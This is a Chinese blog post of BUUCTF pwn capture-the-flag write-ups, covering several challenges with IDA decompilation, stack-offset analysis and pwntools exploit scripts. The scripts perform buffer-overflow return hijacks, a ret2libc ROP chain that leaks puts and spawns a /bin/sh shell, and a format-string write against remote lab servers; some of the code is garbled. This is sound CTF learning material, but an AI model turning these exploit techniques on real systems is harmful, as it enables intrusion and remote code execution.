

buuctf (pwn)

原创

置顶 [hercu1iz](#)  已于 2022-02-24 22:03:55 修改  470  收藏 3

分类专栏: [PWN](#) 文章标签: [pwn](#)

于 2021-04-04 22:35:26 首次发布

初雪

本文链接: https://blog.csdn.net/weixin_44309300/article/details/115412670

版权



[PWN 专栏收录该内容](#)

7 篇文章 2 订阅

订阅专栏

胖胖

pwn1_sctf_2016

ciscn_2019_n_11

补充movss /ucomiss

jarvisoj_level0

ciscn_2019_c_1

babyrop

[第五空间2019 决赛]PWN5

get_started_3dsctf_2016

ciscn_2019_en_2

刮开有奖

ciscn_2019_n_8

not_the_same_3dsctf_2016

bjdctf_2020_babystack

[HarekazeCTF2019]baby_rop

jarvisoj_level2_x64

ciscn_2019_n_5

ciscn_2019_ne_5

others_shellcode

铁人三项(第五赛区)_2018_rop

bjdctf_2020_babyrop

babyheap_0ctf_2017(堆,fastbin_attack)

pwn2_sctf_2016

jarvisoj_fm

ciscn_2019_s_3

bjdctf_2020_babystack2

[HarekazeCTF2019]baby_rop2

ciscn_2019_es_2

jarvisoj_tell_me_something

jarvisoj_level3

ez_pz_hackover_2016

实践是检验真理的唯一标准。

pwn1_sctf_2016

1.找到漏洞的利用点往往才是困难点。(直接F5看看反汇编)

The screenshot shows the IDA Pro interface with the following tabs: Functions window, IDA View-A, Pseudocode-A, Hex View-1, Structures, and Enums. The Functions window lists various functions, some of which are highlighted with red boxes: `get_flag`, `replace`, `vuln`, and `main`. The assembly code for the `vuln` function is displayed below:

```
int vuln()
{
    int v0; // ST08_4
    const char *v1; // eax
    char s; // [esp+1ch] [ebp-3ch]
    char A; // [esp+3ch] [ebp-1ch]
    char B; // [esp+40h] [ebp-18h]
    char C; // [esp+47h] [ebp-11h]
    char D; // [esp+48h] [ebp-10h]
    char E; // [esp+4fh] [ebp-9h]

    printf("Tell me something about yourself: ");
    fgets(&s, 32, edata);
    std::string::operator(&input, &s);
    std::allocator<char>::allocator(&C);
    std::string::string((int)&s, (int)"you", (int)&C);
    std::allocator<char>::allocator(&E);
    std::string::string((int)&D, (int)"I", (int)&E);
    replace((std::string *)&s, (std::string *)&input, (std::string *)&D);
    std::string::operator((int)&input, (int)&s, v0, (int)&B);
    std::string::string((std::string *)&s);
    std::string::string((std::string *)&D);
    std::allocator<char>::~allocator(&E);
    std::string::string((std::string *)&s);
    std::allocator<char>::~allocator(&C);
    v1 = (const char *)std::string::c_str((std::string *)&input);
    strcpy(&s, v1);
    return printf("So, %s\n", &s);
}
```

发现两个可以函数跟进去看看

2.这里对反汇编出来的Vuln理解了半天（本还想从汇编直接分析，不过进展收获不大，欢迎有兴趣的朋友一起交流），下面还是从伪代码分析。

Function name	Segment	S ^
__exa_begin_catch	.plt	0:
std::allocator<char>::allocator(void)	.plt	0:
std::string::Alloc_hider::Alloc_hide...	.plt	0:
std::string::begin(void)	.plt	0:
_Unwind_Resume	.plt	0:
std::string::S_empty_rep(void)	.plt	0:
std::string::operator=(std::string const&)	.plt	0:
std::string::append(std::string const&)	.plt	0:
_start	.text	0:
_x00_get_pc_thunk_box	.text	0:
deregister_tm_clones	.text	0:
register_tm_clones	.text	0:
_do_global_dtors_aux	.text	0:
frame_dummy	.text	0:
get_flag	.text	0:
replace	.text	0:
vuln	.text	0:
main	.text	0
_static_initialization_and_destructio...	.text	0:
_GLOBAL_sub_I_input	.text	0:
_gnu_cxx::__normal_iterator<char *, std::string>::operator=(const _gnu_cxx::__normal_iterator<char *, std::string> &)	.text	0:
std::string::operator<char, std::char_traits<char>>	.text	0:
_gnu_cxx::__normal_iterator<char *, std::string>::operator=(const _gnu_cxx::__normal_iterator<char *, std::string> &)	.text	0:
std::string::S_construct<_gnu_cxx::normal_iterator<char *, std::string> >	.text	0:
std::string::S_construct_aux<_gnu_cxx::normal_iterator<char *, std::string> >	.text	0:
std::string::S_construct<_gnu_cxx::normal_iterator<char *, std::string> >	.text	0:
std::operator<char>(std::allocator<char> &, const std::string &)	.text	0:
_gnu_cxx::operator<char * std::string>(const std::string &)	.text	0:

```
1 int vuln()
2 {
3     int v0; // ST08_4
4     const char *v1; // eax
5     char s; // [esp+1ch] [ebp-3Ch]
6     char A; // [esp+3Ch] [ebp-1Ch]
7     char B; // [esp+40h] [ebp-18h]
8     char C; // [esp+47h] [ebp-11h]
9     char D; // [esp+48h] [ebp-10h]
10    char E; // [esp+4fh] [ebp-9h]
11
12    printf("Tell me something about yourself: ");
13    feets(&s, 32, edata);
14    std::string::operator=(&input, &s);
15    std::allocator<char>::allocator(&v0);
16    std::string::string((int)&B, (int)"you", (int)&C);
17    std::allocator<char>::allocator(&E);
18    std::string::string((int)&A, (int)"I", (int)&E);
19    replace((std::string *)&A, (std::string *)&input, (std::string *)&D);
20    std::string::operator=(&input, &A, v0, (int)&B);
21    std::string::~string((std::string *)&A);
22    std::string::~string((std::string *)&D);
23    std::allocator<char>::allocator(&E);
24    std::string::~string((std::string *)&E);
25    std::allocator<char>::allocator(&C);
26    v1 = (const char *)std::string::c_str((std::string *)&input);
27    strcpy(&s, v1);
28    return printf("So, %s\n", &s);
29 }
```

通过这几行能看出最后A变成了B。即把YOU换成了I。

因为上面是S的溢出点是3C，可fgets之读取了32并不会超过3C，但函数会把一个32个换成32个YOU就达到了溢出点。

3.ret位置

```
.text:08048F0D ; __unwind {
    .text:08048F0D        push    ebp
    .text:08048F0E        mov     ebp, esp
    .text:08048F10        sub     esp, 18h
    .text:08048F13        mov     dword ptr [esp], offset command ; "cat flag.txt"
    .text:08048F1A        call    _system
    .text:08048F1F        leave
    .text:08048F20        retn
    .text:08048F20 ; } // starts at 8048F0D
    .text:08048F20 get_flag    endp
```

4. 分析结束。

2021.4.2

ciscn_2019_n_11


1. 找利用点

```
1 int func()
2 {
3     int result; // eax
4     char v1; // [rsp+0h] [rbp-30h]
5     float v2; // [rsp+2Ch] [rbp-4h]
6
7     v2 = 0.0;
8     puts("Let's guess the number.");
9     gets(&v1);
10    if ( v2 == 11.28125 )
11        result = system("cat /flag");
12    else
13        result = puts("Its value should be 11.28125");
14    return result;
15 }
```

https://blog.csdn.net/weixin_44309300

11.28125 对应内存中 16 进制两种查看方法。

一，



https://blog.csdn.net/weixin_44309300

二， 明显的if...else反汇编代码

```
.text:000000000400676 ; __ unwind {
.text:000000000400676
.text:000000000400677
.text:00000000040067A
.text:00000000040067E
.text:000000000400682
.text:000000000400687
.text:00000000040068C
.text:000000000400691
.text:000000000400695
.text:000000000400698
.text:00000000040069D
.text:0000000004006A2
.text:0000000004006A7
.text:0000000004006AE
.text:0000000004006B0
.text:0000000004006B5
.text:0000000004006BC
.text:0000000004006BE
.text:0000000004006C3
.text:0000000004006C8
.text:0000000004006CD
+text:0000000004006CE .
```

反汇编代码段显示了 if...else 结构。红色框标注了浮点数 11.28125 的处理逻辑：

- 浮点数 11.28125 被加载到 xmm0 寄存器：`movss xmm0, [rbp+var_4]`
- 比较操作：`ucomiss xmm0, cs:dword 4007F4`
- 跳转指令：`JP short loc_4006CF` 和 `jnz short loc_4006CF`
- 系统调用：`call _system`

https://blog.csdn.net/weixin_44309300

CS:DWORD

4007F4 即比较内容 11.28125 在内存中十六进制的存放

```
.rodata:0000000004007D6  its value should be 11.28125 ,0
.rodata:0000000004007D6 ; DATA XREF: func:loc_4006CF to
.rodata:0000000004007F3 align 4 .
```

```
.rodata:00000000004007F4 dword_4007F4 dd 41348000h ; DATA XREF: func+31↑r  
.rodata:00000000004007F4 ; func+3E↑r  
.rodata:00000000004007F4 _rodata ends  
.rodata:00000000004007F4  
.eh_frame_hdr:00000000004007F8 ; =====  
eh_frame_hdr::00000000004007F8
```

补充movss / ucomiss

movss相关的引入：

SSE – Streaming SIMD Extension，是Intel从PⅢ开始加入的一种x86扩展指令集。在SSE以前，x86的浮点运算都是以栈式FPU完成的，有一定x86汇编经验的人应该不会对那些复杂的fld、fst指令陌生吧。而SSE一方面让浮点运算可以像整数运算的模式、如add eax, ebx那样通过直接访问寄存器完成，绕开了讨厌的栈，另一方面引入了SIMD这个概念。SIMD – Single Instruction Multiply Data，顾名思义，它可以同时让一条指令在多个数据上执行，这种体系结构在一度在大型机上非常流行，需要经常进行海量运算的大型机器通常会通过一个数学SIMD虚拟机加快处理速度，比如同时让一组数据执行一个变换，数据的规模有上百万之巨，而SIMD则可以优化数据的存储与运算，减免某些切换Context的开销。

- movss单精度赋值， movsd双精度赋值，而且不再是st0, st1,...，而是XMM0-XMM7。

[扩展参考：](#)

[寄存器介绍](#)

[汇编浮点指令fld、fstp](#)

- ucomiss

[SSE扩展](#)

参考应该都在intel III里面，想详细了解的可自行查看手册。

2.溢出距离

```
00000000000000000030 var_30 db ?  
0000000000000000002F db ? ; undefined  
0000000000000000002E db ? ; undefined  
0000000000000000002D db ? ; undefined  
0000000000000000002C db ? ; undefined  
0000000000000000002B db ? ; undefined  
0000000000000000002A db ? ; undefined  
00000000000000000029 db ? ; undefined  
00000000000000000028 db ? ; undefined  
00000000000000000027 db ? ; undefined  
00000000000000000026 db ? ; undefined  
00000000000000000025 db ? ; undefined  
00000000000000000024 db ? ; undefined  
00000000000000000023 db ? ; undefined  
00000000000000000022 db ? ; undefined  
00000000000000000021 db ? ; undefined  
00000000000000000020 db ? ; undefined  
0000000000000000001F db ? ; undefined  
0000000000000000001E db ? ; undefined  
0000000000000000001D db ? ; undefined  
0000000000000000001C db ? ; undefined  
0000000000000000001B db ? ; undefined  
0000000000000000001A db ? ; undefined  
00000000000000000019 db ? ; undefined  
00000000000000000018 db ? ; undefined  
00000000000000000017 db ? ; undefined  
00000000000000000016 db ? ; undefined  
00000000000000000015 db ? ; undefined  
00000000000000000014 db ? ; undefined  
00000000000000000013 db ? ; undefined  
00000000000000000012 db ? ; undefined  
00000000000000000011 db ? ; undefined  
00000000000000000010 db ? ; undefined  
0000000000000000000F db ? ; undefined  
0000000000000000000E db ? ; undefined  
0000000000000000000D db ? ; undefined  
0000000000000000000C db ? ; undefined  
0000000000000000000B db ? ; undefined  
0000000000000000000A db ? ; undefined  
00000000000000000009 db ? ; undefined  
00000000000000000008 db ? ; undefined  
00000000000000000007 db ? ; undefined  
00000000000000000006 db ? ; undefined  
00000000000000000005 db ? ; undefined  
00000000000000000004 var_4 dd ?  
.....
```

https://blog.csdn.net/weixin_44309300

3.完。2021.4.3

jarvisoj_level0

1.溢出栈空间

```
.text:00000000004005A6 ; Attributes: bp-based frame
.text:00000000004005A6
.text:00000000004005A6           public vulnerable_function
.text:00000000004005A6 vulnerable_function proc near
.text:00000000004005A6
.text:00000000004005A6 buf          = byte ptr -80h
.text:00000000004005A6 ; __ unwind {
.text:00000000004005A6     push   rbp
.text:00000000004005A7     mov    rbp, rsp
.text:00000000004005AA     add    rsp, 0FFFFFF80h
.text:00000000004005AE     lea    rax, [rbp+buf]
.text:00000000004005B2     mov    edx, 200h      ; nbytes
.text:00000000004005B7     mov    rsi, rax      ; buf
.text:00000000004005BA     mov    edi, 0        ; fd
.text:00000000004005BF     call   _read
.text:00000000004005C4     leave
.text:00000000004005C5     retn
.text:00000000004005C5 ; } // starts at 4005A6
.text:00000000004005C5 vulnerable_function endp
.text:00000000004005C5
```

https://blog.csdn.net/weixin_44309300

2.ret函数

```
.text:0000000000400596
.text:0000000000400596 ; Attributes: bp-based frame
.text:0000000000400596
.text:0000000000400596           public callsystem
.text:0000000000400596 callsystem    proc near
.text:0000000000400596 ; __ unwind {
.text:0000000000400596     push   rbp
.text:0000000000400597     mov    rbp, rsp
.text:000000000040059A     mov    edi, offset command ; "/bin/sh"
.text:000000000040059F     call   _system
.text:00000000004005A4     pop   rbp
.text:00000000004005A5     retn
.text:00000000004005A5 ; } // starts at 400596
.text:00000000004005A5 callsystem    endp
.text:00000000004005A5
.text:00000000004005A6 . ===== C I R R O I T T N F =====
```

https://blog.csdn.net/weixin_44309300

```
from pwn import *
sh = remote('node3.buuoj.cn',29622)

payload = b'a'* 0x80 + p64(0xdeadbeef) + p64(0x400596)
sh.send(payload)
sh.interactive()
```

3.完。2021.4.4

ciscn_2019_c_1

1.先看看程序运行过程

EEEEEE hh iii
EE mm mmmm aa aa cccc hh nn nnn eee
EEE EEE mm mm aa aaa cc hhhhhh iii nnn nn ee e
EE mmm mm mm aa aaa cc hh hh iii nn nn eeeee
EEEEEE mmm mm mm aaa aa ccccc hh hh iii nn nn eeeee

Welcome to this Encryption machine

1. Encrypt 0xFFFFfcd8 → 0xfffffd5a8 → 0xffffd658 ← 0
2. Decrypt 0xFFFFfcd8 → 0x0 < 0
3. Exit 0xFFFFfcd8 → 0x0 < 0
Input your choice!

1
Input your Plaintext to be encrypted → 第一次recv
aaaa
Ciphertext → 第二次recv
llll

两次recv操作：第一次recv从0xFFFFfcd8到0xfffffd5a8，第二次recv从0xFFFFfcd8到0x0。输出显示为两行/n。

```

1. Encrypt
2. Decrypt
3. Exit
Input your choice!

```

第三次recv https://blog.csdn.net/weixin_44309300

2. 没有已存在的可直接获得bash的函数

```

1 // LOCAL VARIABLE DISTRIBUTION HAS FAILED, THE OUTPUT MAY BE WRONG
2 int __cdecl main(int argc, const char **argv, const char **envp)
3 {
4     int v4; // [rsp+Ch] [rbp-4h]
5
6     init(*(_QWORD *)&argc, argv, envp);
7     puts("EEEEEE hh iii "); // 0x1000000000000000
8     puts("EE mm mm mmmm aa aa cccc hh nn nn eee "); // 0x1000000000000000
9     puts("EEEE mmm mm mm aa aaa cc hhhhhh iii nnn nn ee e "); // 0x1000000000000000
10    puts("EE mmm mm mm aa aaa cc hh hh iii nn nn eeee "); // 0x1000000000000000
11    puts("EEEEEE mmm mm mm aaa aa ccccc hh hh iii nn nn eeeee "); // 0x1000000000000000
12    puts("=====");
13    puts("Welcome to this Encryption machine\n");
14    begin();
15    while ( 1 )
16    {
17        while ( 1 )
18        {
19            fflush(0LL);
20            v4 = 0;
21            _isoc99_scanf("%d", &v4);
22            getchar();
23            if ( v4 != 2 )
24                break;
25            puts("I think you can do it by yourself");
26            begin();
27        }
28        if ( v4 == 3 )
29        {
30            puts("Bye!");
31            return 0;
32        }
33        if ( v4 != 1 )
34            break;
35        encrypt();
36        begin();
37    }
38    puts("Something Wrong!");
39    return 0;
40 }

```

https://blog.csdn.net/weixin_44309300

```

1 int encrypt()
2 {
3     size_t v0; // rbx
4     char s[48]; // [rsp+0h] [rbp-50h]
5     __int16 v3; // [rsp+30h] [rbp-20h]
6
7     memset(s, 0, sizeof(s));
8     v3 = 0;
9     puts("Input your Plaintext to be encrypted");
10    gets(s);
11    while ( 1 )
12    {
13        v0 = (unsigned int)x;
14        if ( v0 >= strlen(s) )
15            break;
16        if ( s[x] <= 96 || s[x] > 122 )
17        {
18            if ( s[x] <= 64 || s[x] > 90 )
19            {
20                if ( s[x] > 47 && s[x] <= 57 )
21                    s[x] ^= 0xFu;
22            }
23            else
24            {
25                s[x] ^= 0xEu;
26            }
27        }
28        else
29        {
30            s[x] ^= 0xDu;
31        }
32        ++x;
33    }
34    puts("Ciphertext");
35    return puts(s);
36 }

```

溢出点，此函数结束时s内的溢出内容才有效，即执行ret

关键：把s给加异或加密了，异或两次结果不变，所以溢出内容需要先做一次异或加密。

3.64位调用传参顺序

寄存器rdi,rsi,rdx,rcd,r8,r9。

```
p|ret |grep rdi  
0x0000000000400c83 : pop rdi ; ret
```

4.泄露puts函数，通过libc构造system系统调用。

5.关于64位system调用对齐问题。

[参考1](#)

[参考2](#)

6.exp

```

from pwn import *
from LibcSearcher import *

content = 0
context(os='linux', arch='amd64', log_level='debug')

ret = 0x4006b9      #靶机是ubuntu, 所以需要栈平衡
elf = ELF('./demo2')

puts_plt = elf.plt["puts"]
puts_got = elf.got['puts']
main_addr = elf.symbols["main"]

pop_rdi_ret = 0x400c83      #x64程序基本都存在的一个地址pop rdi; ret

def main():
    if content == 1:
        p = process('demo2')
    else:
        p = remote('node3.buuoj.cn',27986)

    payload = b'a' * (0x50 + 8)
    payload += p64(pop_rdi_ret) + p64(puts_got) + p64(puts_plt) + p64(main_addr)

    p.sendlineafter('Input your choice!\n', '1')
    p.sendlineafter('Input your Plaintext to be encrypted\n', payload)

    p.recvuntil('Ciphertext\n')
    p.recvline()
    puts_addr = u64(p.recv(7)[-1].ljust(8,b'\x00'))
    print(puts_addr)      #找出puts的地址

    libc = LibcSearcher('puts', puts_addr)

    libc_base = puts_addr - libc.dump('puts')      #找出函数地址偏移量
    system_addr = libc_base + libc.dump('system')    #计算出system的在程序中的地址
    binsh_addr = libc_base + libc.dump('str_bin_sh')

    payload = b'a' * (0x50 + 8)
    payload += p64(ret) + p64(pop_rdi_ret) + p64(binsh_addr) + p64(system_addr)

    p.sendlineafter('Input your choice!\n', '1')
    p.sendlineafter('Input your Plaintext to be encrypted\n', payload)

    p.interactive()

main()

```

7.环境问题flag不知道怎么没出来（地址已经泄露出来了）。有知道怎么解决的教教孩子吧！！

```
[+] puts_addr = 0x7fd29d4109c0
Multi Results: [REDACTED]
0: http://ftp.osuosl.org/pub/ubuntu/pool/main/g/glibc/libc6_2.27-3ubuntu1_amd64.deb (
id libc6_2.27-3ubuntu1_amd64)
1: archive-old-glibc (id libc6_2.3.6-0ubuntu20_i386_2)
Please supply more info using add_condition(leaked_func, leaked_address).
You can choose it by hand
Or type 'exit' to quit:q
```

8. 补充：

exp里面指定libc，加上libc = ELF('./libc.xxx')获得flag成功。

完。2021/4/5-6

babyrop

1.流程分析

```
int __cdecl main()
{
    int buf; // [esp+4h] [ebp-14h]
    char v2; // [esp+Bh] [ebp-Dh]
    int fd; // [esp+Ch] [ebp-Ch]

    sub_80486BB();
    fd = open("/dev/urandom", 0);
    if ( fd > 0 )
        read(fd, &buf, 4u);
    v2 = sub_804871F(buf);
    sub_80487D0(v2);
    return 0;
}
```

读取输入

v2返回值传参

https://blog.csdn.net/weixin_44309300

```
int __cdecl sub_804871F(int a1)
{
    size_t v1; // eax
    char s; // [esp+Ch] [ebp-4Ch]
    char buf[7]; // [esp+2Ch] [ebp-2Ch]
    unsigned __int8 v5; // [esp+33h] [ebp-25h]
    ssize_t v6; // [esp+4Ch] [ebp-Ch]

    memset(&s, 0, 0x20u);
    memset(buf, 0, 0x20u);
    sprintf(&s, "%ld", a1);
    v6 = read(0, buf, 0x20u);           // size
    buf[v6 - 1] = 0;
    v1 = strlen(buf);
    if ( strncmp(buf, &s, v1) )
        exit(0);
    write(1, "Correct\n", 8u);
    return v5;
}
```

返回buf[7], 第八个元素内容


2.找到溢出点



```
1 ssize_t __cdecl sub_80487D0(char a1)
2 {
3     ssize_t result; // eax
4     char buf; // [esp+11h] [ebp-E7h]
5
6     if ( a1 == 127 )
7         result = read(0, &buf, 0xC8u);
8     else
9         result = read(0, &buf, a1);
10    return result;
11 }
```

溢出点, a1就是上面的v5及buf[7]

3.绕过比较



```
1 int __cdecl sub_804871F(int a1)
2 {
3     size_t v1; // eax
4     char s; // [esp+Ch] [ebp-4Ch]
5     char buf[7]; // [esp+2Ch] [ebp-2Ch]
6     unsigned __int8 v5; // [esp+33h] [ebp-25h]
7     ssize_t v6; // [esp+4Ch] [ebp-Ch]
8
9     memset(&s, 0, 0x20u);
10    memset(buf, 0, 0x20u);
11    sprintf(&s, "%ld", a1);
12    v6 = read(0, buf, 0x20u);           // size
13    buf[v6 - 1] = 0;
14    v1 = strlen(buf);
15    if ( strncmp(buf, &s, v1) )
16        exit(0);
17    write(1, "Correct\n", 8u);
18    return v5;
19 }
```

/x00绕过strcmp比较

4.exp

```
from pwn import *
from LibcSearcher import *

#p = process('./pwn')
elf=ELF('./pwn')
p = remote('node3.buuoj.cn',27069)

libc = ELF('./libc-2.23.so') //指定libc
put_plt=elf.plt['puts']

put_got=elf.got['puts']

main_addr=0x8048825

payload='\x00'*a'*6+'\xff' //关键绕过

p.sendline(payload)

p.recvuntil('Correct\n')

payload1 = 'a'*0xe7+a'*4+p32(put_plt)+p32(main_addr)+p32(put_got)

p.sendline(payload1)

put_addr = u32(p.recv(4))
print hex(put_addr)
libc=LibcSearcher('puts',put_addr)

libc_base=put_addr-libc.dump('puts')

system_addr=libc_base+libc.dump('system')

bin_sh_addr=libc_base+libc.dump('str_bin_sh')

p.sendline(payload)

p.recvuntil('Correct\n')

payload2='a'*0xe7+b'*0x4

payload2 += p32(system_addr)*2+p32(bin_sh_addr)

p.sendline(payload2)

p.interactive()
```

[第五空间2019 决赛]PWN5

1.IDA查看

```
12
13 v9 = &a1;
14 v8 = __readgsdword(0x14u);
15 setvbuf(stdout, 0, 2, 0);
16 v1 = time(0);
17 srand(v1);
18 fd = open("/dev/urandom", 0);
19 read(fd, &unk_804C044, 4u);
20 printf("your name:");
21 read(0, &buf, 0x63u);
22 printf("Hello.");
23 printf(&buf);
24 printf(" your passwd:");
25 read(0, &nptr, 0xFu);
26 if ( atoi(&nptr) == unk_804C044 )
27 {
28     puts("ok!!!");
29     system("/bin/sh");
30 }
31 else
32 {
33     puts("fail");
34 }
35 result = 0;
36 v5 = __readgsdword(0x14u);
37 v4 = v5 ^ v8;
38 if ( v5 != v8 )
39     sub_80493D0(v4);
40 return result;
41 }
```

格式化字符串利用点

跳转位置

https://blog.csdn.net/weixin_44309300

2.熟悉流程

```
root@wscc:/home/canyang/Desktop# ./pwn5
your name:aa
Hello,aa
your passwd:1
fail
```

3.

```
from pwn import *
#p = process('./pwn5')
p = remote('node3.buoj.cn',25392)
payload = p32(0x804c044)+ b'%10$\n'
p.recvuntil('your name:')
p.sendline(payload)

p.recvuntil('passwd:')
p.sendline(b'4')
p.interactive()
```

get_started_3dsctf_2016

1.

1 void __cdecl get_flag(int a1, int a2)

2 {

3 FILE *v2; // eax

4 FILE *v3; // esi

5 unsigned __int8 v4; // al

6 int v5; // ecx

7 unsigned __int8 v6; // al

8

9 if (a1 == 0x308CD64F && a2 == 0x195719D1)

10 {

11 v2 = (FILE *)fopen("flag.txt", "rt");

12 v3 = v2;

13 v4 = getc(v2);

14 if (v4 != 255)

15 {

16 v5 = (char)v4;

17 do

18 {

19 putchar(v5);

20 v6 = getc(v3);

21 v5 = (char)v6;

22 } while (v6 != 255);

23 }

24 }

25 fclose(v3);

26 }

27 }

https://blog.csdn.net/weixin_44309300

2.

1 int __cdecl main(int argc, const char **argv, const char **envp)

2 {

3 char v4; // [esp+4h] [ebp-38h]

4

5 printf("Qual a palavrinha magica? ", v4);

6 gets(&v4);

7 return 0;

8 }

溢出点

https://blog.csdn.net/weixin_44309300

```
[BUG] Received 0x45 bytes:
'Qual a palavrinha magica? flag{924a3430-d22c-4201-80e7-1511564668a7}\n'
```

3.参考

三种EXP方法

ciscn_2019_en_2

请参考ciscn_2019_c_1，完全一样。

刮开有奖

它没让我刮开，hhh。

1.

```
26     char v28; // [esp+10036h] [ebp-10002h]
27     if ( a2 == 272 )
```

```

29     return 1;
30     if ( a2 != 273 )
31     {
32     if ( (_WORD)a3 == 1001 )
33     {
34     memset(&String, 0, 0xFFFFu);
35     GetDlgItemTextA(hDlg, 1000, &String, 0xFFFF);
36     if ( strlen(&String) == 8 )
37     {
38     v7 = 90;
39     v8 = 74;
40     v9 = 83;
41     v10 = 69;
42     v11 = 67;
43     v12 = 97;
44     v13 = 78;
45     v14 = 72;
46     v15 = 51;
47     v16 = 110;
48     v17 = 103;
49     sub_4010F0((int)&v7, 0, 10);
50     memset(&v26, 0, 0xFFFFu);
51     v26 = str[5];
52     v28 = str[7];
53     v27 = str[6];
54     v4 = sub_401000((int)&v26, strlen(&v26));
55     memset(&v26, 0, 0xFFFFu);
56     v27 = str[3];
57     v26 = str[2];
58     v28 = str[4];
59     v5 = sub_401000((int)&v26, strlen(&v26));
60     if ( String == v7 + 34
61         && str[1] == v11
62         && 4 * str[2] - 141 == 3 * v9
63         && str[3] / 4 == 2 * (v14 / 9)
64         && !strcmp(v4, "aklw")
65         && !strcmp(v5, "V1Ax") )
66     {
67     MessageBoxA(hDlg, "U g3t 1T!", "@_@", 0);
68     }
69     return 0;
70   }
71   if ( (_WORD)a3 != 1 && (_WORD)a3 != 2 )
72   {
73   return 0;
74   EndDialog(hDlg, (unsigned __int16)a3);
75   return 1;
76 }

```

https://blog.csdn.net/weixin_44309300

2.

```

1 int __cdecl sub_4010F0(int a1, int a2, int a3)
2 {
3     int result; // eax
4     int i; // esi
5     int v5; // ecx
6     int v6; // edx
7
8     result = a3;
9     for ( i = a2; i <= a3; a2 = i )
0     {
1     v5 = 4 * i;
2     v6 = *(DWORD *) (4 * i + a1);
3     if ( a2 < result && i < result )
4     {
5         do
6         {
7             if ( v6 > *(DWORD *) (a1 + 4 * result) )
8             {
9                 if ( i >= result )
0                     break;
1                     ++i;
2                     *(DWORD *) (v5 + a1) = *(DWORD *) (a1 + 4 * result);
3                     if ( i >= result )
4                     break;
5                     while ( *(DWORD *) (a1 + 4 * i) <= v6 )
6                     {
7                         if ( ++i >= result )
8                             goto LABEL_13;
9                     }
0                     if ( i >= result )
1                         break;
2                         v5 = 4 * i;
3                         *(DWORD *) (a1 + 4 * result) = *(DWORD *) (4 * i + a1);
4                     }
5                     --result;
6                 }
7                 while ( i < result );
8             }
9 LABEL_13:
0             *(DWORD *) (a1 + 4 * result) = v6;
1             sub_4010F0(a1, a2, i - 1);
2             result = a3;
3             ++i;
4         }
5     return result;
6 }

```

https://blog.csdn.net/weixin_44309300

跑下，得出新值

3CEHJNSZagn 即V7后面的10个数

3.

```
v13 = 18;
do
{
    if ( v10 >= v12 )
    {
        *((BYTE *)&v18 + v12) = (v11 >> v13) & 0x3F;
        v8 = v16;
    }
    else
    {
        *((BYTE *)&v18 + v12) = 64;
    }
    *v8++ = byte_407830[* (char *)&v18 + v12];
    v13 -= 6;
    ++v12;
    v16 = v8;
}
```

https://blog.csdn.net/weixin_44309300

base64标志

```
.rdata:00407830 ; char byte_407830[]
.rdata:00407830 byte_407830 db 41h ; DATA XREF: sub_401000+C0↑r
.rdata:00407831 aBcdefghijklmno db 'BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=,0
.rdata:00407872 align 4
.rdata:00407874 aAk1w db 'ak1w',0 ; DATA XREF: DialogFunc+24D↑o
```

4.逆推得出flag

str[0] = '3'+34='U'
str[1] = 'J'
str[2] = 'W'
str[3] = 'P'

明文:
jMp

BASE64编码
◀ BASE64解码

BASE64:
ak1w

明文:
WP1

BASE64编码
◀ BASE64解码

BASE64:
V1Ax

总过flag 8位

得出

flag{UJWP1jMp}

ciscn_2019_n_8

1.基操

```
Arch: i386-32-little
RELRO: Partial RELRO
Stack: Canary found
NX: NX enabled
PIE: PIE enabled
```

```
100%[passw...d], name, canary, BSS[esp], ..., ciscn8
What's your name?
aa
aa, Welcome!
Try do something~
```

2.QWORD 8字节

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int v4; // [esp-14h] [ebp-20h]
4     int v5; // [esp-10h] [ebp-1Ch]
5
6     var[13] = 0;
7     var[14] = 0;
8     init();
9     puts("What's your name?");
10    __isoc99_scanf("%s", var, v4, v5);
11    if ( *(QWORD *)&var[13] )
12    {
